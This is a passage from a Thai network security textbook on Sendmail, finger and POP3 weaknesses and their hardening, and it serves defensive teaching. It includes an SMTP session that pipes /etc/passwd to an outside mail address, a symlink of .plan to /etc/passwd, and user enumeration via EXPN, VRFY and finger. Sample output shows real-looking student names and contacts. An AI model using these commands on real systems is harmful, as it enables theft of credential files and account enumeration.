- -q*time* โพรเซสจะทำการบันทึกข้อความลงใน queue โดยจะมีการกำหนดเวลาถ้าถึงเวลาที่กำหนด โดย m หมายถึง นาที , h หมายถึงชั่วโมง ,d หมายถึงวัน และ w หมายถึงสัปดาห์ ตัวอย่างเช่น –q1h30m หรือ –q90m มีความหมายเหมือนกัน คือทำการกำหนด timeout ที่ 1 ชั่วโมง 30 นาที

- Linux Slackware 7.1 แก้ไขไฟล์ /etc/rc.d/rc.M ดังนี้

```
if [ -x /usr/sbin/sendmail ]; then
    echo "Starting sendmail daemon (/usr/sbin/sendmail -bd -q15m)..."
    /usr/sbin/sendmail -bd -q15m
fi
```

รูปที่ 4-31 แสดงการเซ็ตอัป Sendmail ใน Linux

ข้อบกพร่อง และไม่ปลอดภัยใน Sendmail (Bug / Insecure in Sendmail)

1. ผู้บุกรุกทำการ telnet เข้าไปยังเครื่องเป้าหมายที่เปิดให้บริการ Sendmail ที่พอร์ต 25 แล้วทำการดูเวอร์ชันของโปรแกรม Sendmail นั้น ตัวอย่าง เช่น

```
Diamond:>telnet Isag26.ce.kmitl.ac.th 25
Trying...
Connected to Isag26.ce.kmitl.ac.th.
220 IsaG26.ce.kmitl.ac.th ESMTP Sendmail 8.9.3/8.9.3; Tue, 23 Jan 2001 02:15:14 +0700
```

รูปที่ 4-32 แสดงการตรวจสอบเวอร์ชันของ Sendmail ที่ใช้อยู่ว่าเป็นเวอร์ชันใด

จะเห็นว่าเมื่อเรา telnet จากเซิร์ฟเวอร์ Diamond ไปที่เซิร์ฟเวอร์ Isag26 พอร์ต 25 แล้วจะเห็นว่า มีการแสดงเวอร์ชันเป็น Sendmail 8.9.3/8.9.3 ซึ่งเป็นข้อมูลที่ทำให้ผู้บุกรุกทราบ และนำไปค้นหาจุดบกพร่องของ Sendmail เวอร์ชันนั้น

2. เมื่อทำการ telnet ไปยังเซิร์ฟเวอร์ที่ให้บริการ Sendmail ณ พอร์ต 25 จะต้องไม่สามารถใช้คำสั่ง ต่อไปนี้ได้

- debug : อนุญาตให้ remote user สามารถรันคำสั่งโดยมีสิทธิ์เท่า root
- wiz : อนุญาตให้มีการใช้งาน shell บนเครื่องได้โดยไม่ต้อง login
- showq : อนุญาตให้บุคคลทั่วไปสามารถดู queue ของ mail ในระบบได้

3. Sendmail เวอร์ชันเก่าๆ อนุญาตให้มีการส่งเมล์โดยตรงลงไฟล์ในระบบโดยตรงได้ เช่นส่ง mail ลงไปในระบบเป็นไฟล์ /etc/passwd หรือไฟล์ ~/.rhosts ดังนี้

```
Diamond $ telnet  victim.host.com 25
Trying...
Connected to 123.456.789.555
Escape character is '^]'.
220 victim.host.com ESMTP Sendmail  5.55/5.55; Tue, 23 Jan 2001 09:39:46 +0700
mail from: "|/bin/mail me@@myhost.com < /etc/passwd
250   "|/bin/mail me@@myhost.com < /etc/passwd ... Sender ok
"|/bin/mail me@@myhost.com < /etc/passwd
rcpt to: mickeymouse
550 mickeymouse... User unknown
354 Enter mail, end with "." on a line by itself
.
250 2.0.0 f0MJlG113734 Message accepted for delivery
quit
221 victim.host.com closing connection
```

รูปที่ 4-33 แสดงข้อบกพร่องของ Sendmail โดยสามารถส่งเมล์โดยตรงลงไปยังไฟล์ระบบได้

ผู้ดูและระบบอาจใช้ค่ากำหนดเดิมในการติดตั้ง ซึ่งมีการกำหนด decode ในไฟล์ /etc/aliases ดังนี้

```
# trap decode to catch security attacks
decode: |/usr/bin/uudecode
```

รูปที่ 4-34 แสดงค่ากำหนดเดิมในการติดตั้ง ในไฟล์ /etc/aliases

ซึ่งจะเป็นการง่ายที่จะให้ผู้ใช้งานทั่วไปสามารถส่งไบนารีไฟล์ (Binary file) ไปโดยการส่งเมล์ได้ โดยการส่งเมล์นั้น จะต้องทำการ convert ไบนารีไฟล์ ให้เป็นแอสกี (Ascii)ไฟล์ก่อน โดยใช้ uuencode เมื่อเมล์ ไปยังเซิร์ฟเวอร์ที่รับเมล์นั้น จะไปตรวจสอบ decode aliases ต่อจากนั้นมันจะทำการส่งข้อความไปยัง /usr/bin/uudecode ซึ่งมันจะทำการแปลงจากแอสกีไฟล์ กลับมาเป็นไบนารีไฟล์

4. ผู้บุกรุกทำการ telnet เข้าไปยังเซิร์ฟเวอร์ที่ให้บริการ แล้วใช้คำสั่ง expn (Expand) หรือ vrfy (Verify) เพื่อดูว่ามี username นั้นจริงๆ ในระบบหรือไม่ เพื่อนำ username นั้นมาใช้ล็อกอิน เช่น

```
Diamond:> telnet csqbbs.student.kmitl.ac.th 25
Trying...
Connected to csqbbs.student.kmitl.ac.th.
Escape character is '^]'.
220 csqbbs.student.kmitl.ac.th ESMTP Sendmail 8.10.2/8.10.2; Fri, 12 Jan 2001 20:52:09
+0700
expn root
250-2.1.5 Mr.Akarawut Sukont <tun@csqbbs.student.kmitl.ac.th>
250-2.1.5 Mr.Patharapong yomna <kitar@csqbbs.student.kmitl.ac.th>
250-2.1.5 Mr.Pipat Tangtongsunton <mom@csqbbs.student.kmitl.ac.th>
250-2.1.5 Mr.Piya Siangchai <ya@csqbbs.student.kmitl.ac.th>
250-2.1.5 Mr.Piya Piamrakthom <pound@csqbbs.student.kmitl.ac.th>
250-2.1.5 Mr.Kraiwee Limchaikit <khem@csqbbs.student.kmitl.ac.th>
250-2.1.5 Mr.Pawat Santibut <tuk@csqbbs.student.kmitl.ac.th>
250-2.1.5 Mr.Sutus Armjarn <tuum@csqbbs.student.kmitl.ac.th>
250-2.1.5 Mr.Chaiwat Trongpromesuk <champ@csqbbs.student.kmitl.ac.th>
```

รูปที่ 4-35 แสดงการใช้คำสั่ง expn แล้วมีการแสดงชื่อผู้ใช้งาน

โดยตัวเลข 250 ที่ smtp reply code ออกมานั้นหมายถึง ถูกต้องตามความเป็นจริง แต่ถ้า reply code เป็น 550 แสดงว่าไม่ถูกต้อง ดังนี้

```
Stelnet diamond.ce.kmitl.ac.th 25
Trying...
unknown Connected to diamond.ce.kmitl.ac.th.
Escape character is '^]'.
220 diamond.ce.kmitl.ac.th ESMTP Sendmail 8.11.1/8.11.1; Thu, 18 Jan 2001 02:48:21 +0700
(TST)
vrfy somchai
550 5.1.1 somchai... User
```

รูปที่ 4-36 แสดงการใช้คำสั่ง vrfy แล้วไม่พบชื่อผู้ใช้งาน

* เมื่อมีการใช้คำสั่ง expn และ vrfy จะทำการบันทึกลงล็อกไฟล์ของระบบ ดังนี้

```
Jan 18 21:27:21 jasper sendmail[20900]: f0IERLl20900: s1013540@diamond.ce.kmitl.ac.th
[161.246.4.3]: expn root
```

รูปที่ 4-37 แสดงล็อกไฟล์ที่เกิดขึ้นเมื่อมีการใช้คำสั่ง expn และ vrfy

5. บางเวอร์ชันของ Sendmail มีข้อบกพร่องถ้าใส่คำสั่ง helo ตามด้วยข้อความที่มีความยาวมากกว่า 1024 ไบต์ ทำให้ไม่ทราบว่าใครเป็นผู้ส่งเมล์นั้น เพราะเกิดการ Overflow ทำให้ไม่ต้องทำใส่ข้อมูล เช่น ไอพีแอดเดรสของผู้ส่งเมล์ , username และอื่นๆ เพราะว่า helo ที่มีความยาวจะแทนที่ข้อมูลเหล่านี้

6. ไฟล์ ~/.forward อาจจะมีการกำหนดสิทธิ์ให้ผู้อื่นมาเขียนได้ ซึ่งทำให้ผู้ไม่ประสงค์ดี ทำการแก้ไฟล์ .forward ให้ส่งเมล์ไปยังที่อื่นได้

<u>เวอร์ชันของ Sendmail ที่มีปัญหา</u>

1. This bug affects sendmail 8.6.12 and earlier

<u>การป้องกัน และแก้ไข</u>

1. ลงโปรแกรม Sendmail ในเวอร์ชันใหม่ๆ ได้ที่ ftp://ftp.sendmail.org/pub
2. ใน Sendmail เวอร์ชันเก่าๆ ต้องไม่ให้ใช้คำสั่ง debug , wiz , showq โดยสามารถทดสอบได้ดังนี้

```
Diamond:> telnet Chaokhun.kmitl.ac.th 25
Trying...
Connected to Chaokhun.kmitl.ac.th.
Escape character is '^]'.
220 Chaokhun.kmitl.ac.th ESMTP Sendmail 8.9.1a/8.9.1; Fri, 12 Jan 2001 15:03:04 +0700
(GMT)
debug
500 Command unrecognized: "debug"
wiz
500 Command unrecognized: "wiz"
showq
500 Command unrecognized: "showq"
quit
221 Chaokhun.kmitl.ac.th closing connection
Connection closed by foreign host.
Diamond:>
```

รูปที่ 4-38 แสดงการใช้คำสั่ง wiz, debug, showq

ถ้าเราใส่คำสั่ง debug แล้วมี reply code กลับมาเป็น *500 Command unrecognized: "debug"* แสดงว่า SMTPDEBUG ไม่ได้ enable ไว้ แต่ถ้าได้ reply code กลับมาเป็น 200 แสดงว่าได้มีการ set debug mode ไว้

3. ทำการแก้ไขไฟล์ /etc/aliases โดยทำการ comment บรรทัดที่มี decode โดยใส่เครื่องหมาย # ไว้ข้างหน้าดังนี้

```
#decode: "|/usr/bin/uudecode"
```

รูปที่ 4-39 แสดงการยกเลิกการใช้งาน decode ในไฟล์ /etc/aliases

ต่อจากนั้นทำการรัน /usr/bin/newaliases เพื่อเป็นการอัพเดต /etc/aliases

4. ผู้ใช้งานในระบบควรตรวจสอบไฟล์ ~/.forward ว่าได้ทำการเซตสิทธิ์ในไฟล์เป็น 700 หรือไม่ เนื่องจากโปรแกรม Sendmail ถูกรันโดยสิทธิ์ root ดังนั้นจะมีการเป็นผู้ใช้งานนั้นๆ และอ่าน ~/.forward ชั่วคราว ทำการแก้ไขโดยใช้คำสั่ง

```
chmod 700 ~/.forward
```

รูปที่ 4-40 แสดงการกำหนดสิทธิ์ให้กับไฟล์ ~/.forward ให้ปลอดภัย

5. ห้ามใช้คำสั่ง expn , vrfy โดย แก้ไขไฟล์ sendmail.cf โดยเพิ่ม PrivacyOptions ตามฟอร์แมตดังนี้

```
Op what,...                          <-- configuration file (old mode)
-op what,...                         <-- command line (old mode)
O PrivacyOptions= what,...           <-- configuration file (beginning with v8.7)
-OprivacyOption= what,...            <-- command line (beginning with v.87)
define(`confPRIVACY_FLAGS', 'what,...') <-- V8 m4 configuration
```

รูปที่ 4-41 แสดงฟอร์แมตของการเซ็ตอัป Sendmail.cf

โดย what หมายถึง argument ซึ่งถ้ามีหลายๆ อันจะถูกคั่นโดยเครื่องหมายคอมม่า (comma) เช่น

```
Op auththwarnings , needmailhelo
O PrivacyOption = auththwarnings , needmailhelo
```

รูปที่ 4-42 แสดงการใช้เครื่องหมายคอมม่าใน Sendmail.cf เมื่อต้องการใช้อาร์กิวเมนต์หลายๆ อัน

What argument	ความหมาย
Authwarnings	Enable X-Authentication-Warning: headers
Goaway	ทำการตรวจสอบความปลอดภัยเป็นพิเศษ เป็นการตรวจสอบทั้งหมด ได้แก่ *authwarnings*, *noexpn* , *novrfy*, *needmailhelo*, *needexpnhelo* and *needvrfyhelo*
Needexpnhelo	ต้องทำการ HELO ก่อน EXPN เพื่อต้องการให้ remote host ที่ connect เข้ามาทำการแสดงตนเองต่อเซิร์ฟเวอร์ที่ให้บริการ Sendmail

Needmailhelo	Remote site ที่ทำการ connect เข้ามายังเซิร์ฟเวอร์ที่ให้บริการ Sendmail จะต้องการแสดงตนเองก่อน โดยใช้คำสั่ง HELO , ELHO ก่อนที่จะทำการระบุชื่อของผู้ส่ง โดยใช้คำสั่ง MAIL เมื่อได้ทำการ setup needmailhelo ใน PrivacyOptions (p) แล้ว เราสามารถที่จำการตรวจสอบ error return จะต้องเป็นดังนี้ *503 Polite people say HELO first*
Needvrfyhelo	ต้องทำการ HELO ก่อน VRFY
Noexpn	ไม่อนุญาตให้ใช้คำสั่ง EXPN ถ้าทำการ set noexpn ใน PrivacyOptions แล้ว จะแสดง error returnดังนี้ *502 That's none of your business* (sendmail เวอร์ชันก่อน – V8.7) *502 Sorry, we do not allow this operation* (ตั้งแต่ V8.7 –7 ขึ้นไป)
Noreceipts	ป้องกันการย้อนกลับของเมล์
Novrfy	ไม่อนุญาตให้ใช้คำสั่ง VRFY ถ้าทำการ set novrfy ใน PrivacyOptions แล้วจะแสดง error return ดังนี้ *252 Cannot VRFY user; try RCPT to attempt delivery (or try finger)*
Public	ไม่มีการตรวจสอบความปลอดภัยใดๆ
Restrictmailq	กำหนดสิทธิ์ผู้ที่สามารถรันคำสั่ง mailq ได้
Restrictqrun	กำหนดให้ root และคนที่มีสิทธิ์ สามารถทำงานใน mail queue ได้เท่านั้น โดย user อื่นที่ทำการ process ภายใน queue จะได้รับข้อความดังนี้ *You do not have permission to process the queue*

ตารางที่ 4-4 แสดง What Argument ในการ setup PrivacyOptions (p)

โดยทั่วไปจะทำการ set PrivacyOptions (p) ในไฟล์ sendmail.cf ดังนี้

```
O PrivacyOptions=authwarnings
O PrivacyOptions=noexpn
O PrivacyOptions=novrfy
O PrivacyOptions=needmailhelo
```

รูปที่ 4-43 แสดงการเซ็ตอัป Sendmail.cf อย่างปลอดภัย เพื่อไม่ให้ใช้คำสั่ง expn, vrfy

ต่อจากนั้นทำการ startup sendmail ใหม่ โดยการ restart server หรือทำการ kill process sendmail แล้วรันใหม่

4.4.4 บริการ FINGER(79)

FINGER เป็นโปรแกรมที่สามารถดูข้อมูลของ account นั้น หรือผู้ที่กำลังใช้งานระบบอยู่ในขณะนั้น ซึ่งจะรายงานข้อมูลกลับมาให้ทราบ โดยข้อมูลที่แสดงจะประกอบด้วย

- Account ที่ใช้ในการล็อกอิน,
- ชื่อเต็ม เช่น ชื่อ และ นามสกุล,
- สถานะของเทอร์มินอล (สามารถใช้คำสั่ง write ได้หรือไม่)
- เวลา Idel,
- เวลาล็อกอิน,
- โฮมไดเรกทอรี และเชลล์ของผู้ใช้งาน,
- ถ้ามี .plan ใส่ไว้ในโฮมไดเรกทอรี จะทำการแสดงออกมา,
- ถ้ามี . project จะทำการแสดงออกมา,
- สถานที่ตั้ง และเบอร์โทรศัพท์ (อาจจะไม่มีก็ได้)

ตัวอย่าง เช่น

```
S finger  s1013540

Login name: s1013540    (messages off)        In real life: Phattanaphol Rattanapongporn
Bldg: CE Dept, Work phone: Std3P,             Home phone: 950-3400
Directory: /home/std3p/s1013540               Shell: /usr/bin/bash
On since Dec  9 11:23:36 on pts/0 from isag09.ce.kmitl.
```

รูปที่ 4-44 แสดงผลลัพธ์ของการใช้คำสั่ง finger username ใดๆ

หรือ ทำการ finger จะทำการรายงานผู้ที่ทำการใช้งานระบบอยู่ในขณะนั้น

```
S finger
Login       Name                  TTY   Idle   When        Bldg.      Phone
s1013540 Phattanaphol Rattana     *0           Sat 11:23   CE Dept    Std3P
s3015351 Kittichai Sriyawong      *p1    5     Sat 12:40
```

รูปที่ 4-45 แสดงผลลัพธ์ของการ finger ผู้ใช้งานในระบบ

ส่วนใหญ่คำสั่ง finger จะรันเมื่อต้องการดูข้อมูลของบุคคลที่อยู่ในโฮสต์เดียวกัน แต่อย่างไรก็ตาม เราสามารถที่จะ finger บุคคลอื่นที่อยู่บนโฮสต์อื่นได้ เช่น

```
Diamond:\>finger @Chaokhun.kmitl.ac.th
[Chaokhun.kmitl.ac.th]
Login     Name                  TTY     Idle    When          Where
s1044294 Thaweesak Hnuyom       pts/1    13     Sat 12:42     blue02.crsc.kmitl.ac
s1044294 Thaweesak Hnuyom       pts/3    14     Sat 12:41     blue02.crsc.kmitl.ac
s2010255 Pattraporn Ariyapree   pts/5     9     Sat 12:41     mercury01.ce.kmitl.a
Diamond:\>
```

รูปที่ 4-46 แสดงการ finger ไปยังคอมพิวเตอร์เครื่องอื่นในระบบเครือข่ายที่เปิดให้บริการ finger อยู่

ถ้าเรา finger ไปที่โฮสต์แล้วปรากฏ ข้อความดังนี้

```
Chaokhun:>finger @Diamond.ce.kmitl.ac.th
[diamond.ce.kmitl.ac.th] connect: Connection refused
Chaokhun:>
```

รูปที่ 4-47 แสดงการ finger ไปยังคอมพิวเตอร์เครื่องอื่นในระบบเครือข่ายที่ปิดให้บริการ finger

นั่นแสดงว่าเครื่องเป้าหมายไม่ได้เปิดบริการ finger ทำให้เราไม่สามารถ finger เพื่อเข้าไปดูข้อมูลของผู้ใช้งานคนอื่นๆ ได้

ในบางระบบมีการเปิดบริการ finger แต่ไม่ยอมให้ finger เพื่อดูว่ามีใครกำลังใช้งานระบบอยู่ในขณะนั้น แต่ระบบจะแจ้งให้เราใส่ username ที่ต้องการจะ finger ไปด้วย เช่น

```
Diamond:\>finger @Isag26.ce.kmitl.ac.th
[Isag26.ce.kmitl.ac.th]
Please supply a username
Diamond:\>
```

รูปที่ 4-48 แสดงการ finger ไปยังคอมพิวเตอร์เครื่องอื่นในระบบเครือข่ายที่มีการให้ระบุชื่อผู้ใช้งาน

ไคลเอ็นต์ และเซิร์ฟเวอร์เดมอน (Client and Server Daemon)

Client program is **finger**

Server program is **fingerd** หรือ **in.fingerd**

การ เซ็ตอัป fingerd ในฝั่งเซิร์ฟเวอร์

แก้ไขไฟล์ /etc/inetd.conf ดังนี้

```
finger  stream  tcp   nowait  nobody  /usr/sbin/in.fingerd   in.fingerd      #Sun OS
finger  stream  tcp   nowait  nobody  /usr/libexec/fingerd   fingerd –lsm    #OpenBSD
finger  stream  tcp   nowait  nobody  /usr/sbin/tcpd  in.fingerd –u         #Linux
finger  stream  tcp   nowait  bin     /usr/lbin/fingerd  fingerd            #Hp-Ux
```

รูปที่ 4-49 แสดงการเซ็ตอัป fingerd ในไฟล์ /etc/inetd.conf

ข้อบกพร่อง และไม่ปลอดภัยใน fingerd (Bug / Insecure in fingerd)

1. โปรแกรม finger สามารถแสดงข้อมูลของผู้ใช้งานที่มีอยู่ในระบบ ซึ่งเป็นช่องทางให้ผู้บุกรุกทราบว่ามี username นั้นอยู่ในระบบจริง และสามารถลองล็อกอิน โดยใช้ username นั้น และสุ่มรหัสผ่านได้ เช่น

```
Diamond:\>finger @Chaokhun.kmitl.ac.th
[Chaokhun.kmitl.ac.th]
Login     Name                TTY     Idle    When          Where
acivil    Dep_of Civil_eng    pts/5           Thu 15:28     blue12.crsc.kmitl.ac
s1013540 Phattanaphol Rattana pts/9           Thu 23:42     isag09.ce.kmitl.ac.th
Diamond:\>
```

รูปที่ 4-50 แสดงการ finger ไปยังโฮสต์อื่นเพื่อต้องการทราบ username

ทำให้เราทราบว่ามี username ชื่อ acivil และ s1013540 กำลังล็อกอินอยู่ในระบบ และสามารถลองใช้ username ทั้งสองอันนี้เป็น default ล็อกอิน และสุ่มรหัสผ่านได้ โดยใช้โปรแกรมที่ล็อกอินโดยเดาสุ่มรหัสผ่านเช่น wwwhack เป็นต้น

2. ถ้ามีการ finger ไปที่โฮสต์ใด โฮสต์หนึ่งแล้วมีการรายผลลัพธ์ของการ finger ออกมาแบบแปลกๆ ซึ่งไม่ควรที่จะมีผลลัพธ์นั้นออกมาเช่น

```
Diamond:\>finger 1234@Chaokhun.kmitl.ac.th
[Chaokhun.kmitl.ac.th]
Login    Name         TTY        Idle    When            Where
daemon   ???          pts/411            <Jun 25, 1998>  bgumail.bgu.ac.i
bin      ???                             < . . . . >
sys      ???                             < . . . . >
mvlsi    ???                             < . . . . >
kcad     CAD Center   pts/8              <Dec 10 02:33>  waiyavut1.crsc.k
convex   ???          pts/6              <Sep 21, 1998>  Chaokhun.kmitl.a
ctlab    ???          99                 <Jan 19, 1999>  ctsys9.crsc.kmit
library  ???          pts/124            <Apr 21, 1998>  202.44.4.66
s1063313 ???          pts/16             <Mar 27, 1999> Khaesad.kmitl.ac
sysop    ???                             < . . . . >
Diamond:\>
```

รูปที่ 4-51 แสดงผลลัพธ์ของ fingerd ที่มีข้อบกพร่อง

ซึ่งจริงๆ แล้วไม่ควรมีการรายงานผลลัพธ์เมื่อไม่มี username นั้นอยู่ในระบบ เช่น

```
Diamond:\>finger 1234@Isag29.ce.kmitl.ac.th
[Isag29.ce.kmitl.ac.th]
finger: 1234: no such user.
Diamond:\>
```

รูปที่ 4-52 แสดงผลลัพธ์ของ fingerd ที่ไม่มีข้อบกพร่อง

3. finger damon บางเวอร์ชันอนุญาตให้มีการ forward ไปยังโฮสต์อื่น ดังนี้

```
Diamond:> finger @Isag29.ce.kmitl.ac.th@Chaokhun.kmitl.ac.th
[chaokhun.kmitl.ac.th]
[isag29.ce.kmitl.ac.th]
Login   Name            Tty      Idle    Login Time   Office     Office Phone
root    RooT of Isag29  p0       -       Wed 22:12
Diamond:>
```

รูปที่ 4-53 แสดงผลลัพธ์ของการใช้ forwarding finger จากโฮสต์ที่มีข้อบกพร่องไปยังโฮสต์อื่น

หมายความว่า มีการร้องขอ finger จากเซิร์ฟเวอร์ Chaokhun ไปยังเซิร์ฟเวอร์ Isag29 ทำให้มีการบันทึกการร้องขอ finger จากเซิร์ฟเวอร์ Chaokhun ลงในล็อกไฟล์ในเซิร์ฟเวอร์ Isag29 ซึ่งในความเป็นจริงแล้ว ควรจะเป็นเป็นเซิร์ฟเวอร์ Diamond ที่ร้องขอ finger จากเซิร์ฟเวอร์ Isag29 วิธีการนี้ทำให้ผู้บุกรุกสามารถหลอกให้เซิร์ฟเวอร์เป้าหมาย ทำการบันทึกล็อกไฟล์จากเครื่องที่ผู้บุกรุกใช้เป็น fowarding server ได้

4. ผู้บุกรุกอาจมีการทำลิงค์ใน .plan ไปยังไฟล์ /etc/passwd เช่น

```
Chaokhun# ln -s /etc/passwd .plan
```

รูปที่ 4-54 แสดงการทำลิงค์ใน .plan ไปยังไฟล์ /etc/passwd

จะแสดง ไฟล์ /etc/passwd ที่มีการ finger username นั้นๆ

<u>การป้องกัน และแก้ไข</u>

1. การปิดบริการ fingerd โดยแก้ไขไฟล์ /etc/inetd.conf ดังนี้

```
#finger  stream  tcp     nowait  nobody  /usr/sbin/in.fingerd  in.fingerd  #Sun OS
```

รูปที่ 4-55 แสดงการเซ็ตอัปไฟล์ /etc/inetd.conf เพื่อปิดบริการ finger

2. ใช้ TCP WRAPPER เพื่อเปิดให้บางโฮสต์เท่านั้นที่สามารถร้องขอบริการ finger เข้ามายังโฮสต์ที่ให้บริการ โดยทำการแก้ไขไฟล์ /etc/inetd.conf ดังนี้

```
finger    stream  tcp        nowait  nobody    /usr/libexec/tcpd    fingerd
```

รูปที่ 4-56 แสดงการเซ็ตอัป TCP WRAPPER ในไฟล์ /etc/inetd.conf

ต่อจากนั้นทำการแก้ไขไฟล์ /etc/hosts.allow และ hosts.deny ดังนี้

```
# hosts.allow   This file describes the names of the hosts which are
#               allowed to use the local INET services, as decided by
#               the '/usr/sbin/tcpd' server.
#
fingerd: 161.246.5.26 , 161.246.5.29
```

รูปที่ 4-57 แสดงการเซ็ตอัปไฟล์ /etc/hosts.allow เพื่ออนุญาตให้โฮสต์ไหนสามารถ finger เข้ามาได้

```
# hosts.deny    This file describes the names of the hosts which are
#               *not* allowed to use the local INET services, as decided
#               by the '/usr/sbin/tcpd' server.
#
ALL: ALL
```

รูปที่ 4-58 แสดงการเซ็ตอัปไฟล์ /etc/hosts.deny เพื่อไม่อนุญาตให้โฮสต์ใดทำการ finger

2. แก้ไฟล์ /etc/inetd.conf ให้บริการ fingerd มี option เพิ่มขึ้น เช่น

```
finger    stream  tcp    nowait  nobody    /usr/libexec/fingerd  fingerd –smul  #OpenBSD
```

รูปที่ 4-59 แสดงการเซ็ตอัปไฟล์ /etc/inetd.conf เพื่อบริการ finger ให้มีความปลอดภัยมากขึ้น

ความหมายของพารามิเตอร์ต่างๆ


-s	สนับสนุนการทำงานที่ปลอดภัย ไม่อนุญาตให้มีการใช้ Forwarding finger
-l	มีการบันทึกล็อกไฟล์เมื่อมีการ finger เข้ามายังโฮสต์
-u	ไม่อนุญาตให้มีการ finger โดยไม่ระบุ username
-m	ป้องกันไม่ให้มีการค้นหาชื่อ และ Account ของผู้ใช้งานแบบสุ่ม สามารถใช้ งานได้เมื่อมีการค้นหา โดยใช้ชื่อจริง
-M	สนับสนุนการค้นหาชื่อผู้ใช้งาน จะถูกยกเลิกเมื่อระบบมีการรัน YP
-p	ทำการแสดง .plan และ .project
-S	ทำการแสดงข้อมูลอย่าย่อ เมื่อมีการร้องขอ finger จากผู้ใช้งาน
-P filename	ทำการแสดงข้อมูลของระบบ เช่น ข้อความต่างๆ ให้กับโฮสต์อื่นที่มีการ finger เข้ามา

3. ทำการ update fingerd ที่ http://freshmeat.net/search/?q=finger ให้เป็นเวอร์ชันที่ใหม่กว่า

4.4.5 บริการ POP3(110)

Post Office Protocol เวอร์ชัน 3 (POP3) ใช้ในการับ-ส่ง email จาก spool ของเซิร์ฟเวอร์มายังเครื่องไคลเอ็นต์ของเรา โดยส่วนมากเครื่องไคลเอ็นต์จะเป็น PC หรือ Macintosh

เมื่อไคลเอ็นต์มีการติดต่อไปยังเมล์เซิร์ฟเวอร์ UAs (UserAgent) ที่อยู่บนเครื่องไคลเอ็นต์ workstation ทำการตรวจสอบอีเมล์ใหม่จากเมล์เซิร์ฟเวอร์ ซึ่งอีเมล์ที่เข้ามาใน mail box ในเมล์เซิร์ฟเวอร์อาจมีวันละฉบับ หรือ ทุกๆนาที หรือทุกวินาที โดยจะทำการดาว์นโหลดอีเมล์ทั้งหมดจากเมล์เซิร์ฟเวอร์มาไว้ที่เครื่องไคลเอ็นต์ ต่อจากนั้นจะทำการลบอีเมล์เหล่านั้นออกจากเมล์เซิร์ฟเวอร์ ทำให้ผู้ใช้งานสามารถอ่านอีเมล์ได้ตลอดเวลา โดยไม่จำเป็นต้องติดต่อกับเมล์เซิร์ฟเวอร์อีก (User agent จะไม่สามารถรู้ได้ว่ามีอีเมล์เข้ามาใหม่ จนกว่าจะมีการติดต่อไปยังเมล์เซิร์ฟเวอร์) โดยจะเรียกการทำงานแบบนี้ว่า Offline หรือว่า Download and Delete



รูปที่ 4-60 แสดง POP3 client ทำการติดต่อกับ POP3 และ STMP Server

โพรโตคอลของ POP3 จะทำงานแบบ client server โดยจะมีโปรแกรม POP Server ในเมล์เซิร์ฟเวอร์ และ POP client ในเครื่องไคลเอ็นต์ ซึ่งปกติจะฝังอยู่กับโปรแกรมที่เป็น User Agents เลย โดยจะทำการติดต่อกันโดยใช้ชุดคำสั่งเป็นรหัส Ascii โดยฝ่ายไคลเอ็นต์จะส่งคำสั่งให้ฝั่งเซิร์ฟเวอร์ เพื่อให้ทำงานตามคำสั่งที่ต้องการ โดยจะมี reply code มายังเครื่องไคลเอ็นต์ ถ้า reply code เป็น

+ OK หมายถึงทำงานได้เรียบร้อย

- ERR หมายถึงเกิดปัญหาหรือทำงานต่อไม่ได้

ตัวอย่างเช่น

```
Diamond:\>telnet Chaokhun.kmitl.ac.th 110
Trying...
Connected to Chaokhun.kmitl.ac.th.
Escape character is '^]'.
+OK POP3 Chaokhun-LANE.kmitl.ac.th v7.64 server ready
USER root
+OK User name accepted, password please
PASS hacker@
-ERR Bad login
```

รูปที่ 4-61 แสดง Reply Code ของ POP3

การทำงานของ POP3 จะทำร่วมกับโพรโตคอล TCP โดยจะใช้พอร์ต 110 ในการติดต่อ ขั้นตอนการทำงานของ POP3 นั้นประกอบด้วย 3 สถานะ คือ

- สถานะขออนุมัติ (Authorization State)

  เมื่อ client ติดต่อกับ server จะมีการร้องขอการพิสูจน์ตนต่อ server โดย client จะต้องแจ้ง ชื่อผู้ใช้งาน(Username) โดยใช้คำสั่ง USER และรหัสผ่าน (Password) โดยใช้คำสั่ง PASS แต่ในกรณีที่ชื่อ และรหัสผ่านได้มีการเข้ารหัสไว้จะใช้คำสั่ง APOP แทนคำสั่ง USER และ PASS

- สถานะรับส่งรายการ (Transaction State)

  หลังจากได้รับอนุญาตให้เข้ามาใช้งาน server แล้ว จะเป็นการเข้าสู่สถานะการทำงานต่างๆ

- สถานะปรับปรุงข้อมูล (Update State)

  เมื่อ User Agent เลิกใช้งานด้วยคำสั่ง QUIT จาก POP3 ของ mail server จะมีการลบอีเมล์ที่ download เรียบร้อยแล้วออกไป หลังจากนั้นจะเข้าสู่โหมดขออนุมัติใหม่โดยอัตโนมัติ เพื่อรอรับการทำงานครั้งต่อไป

คำสั่งต่างๆ ของ POP3 ที่ใช้งานอยู่

คำสั่ง	พารามิเตอร์	สถานะ	รายละเอียด
USER	Username	Authorization State	แจ้งชื่อผู้ใช้งาน และระบุ mail box ที่ใช้
PASS	Password	Authorization State	ระบุรหัสผ่าน เพื่อเป็นการพิสูจน์ตน โดยจะใช้ต่อจากคำสั่ง USER
STAT	ไม่ระบุ	Transaction State	ตรวจสอบจำนวนอีเมล์ใน server และขนาดของอีเมล์ที่จะ download
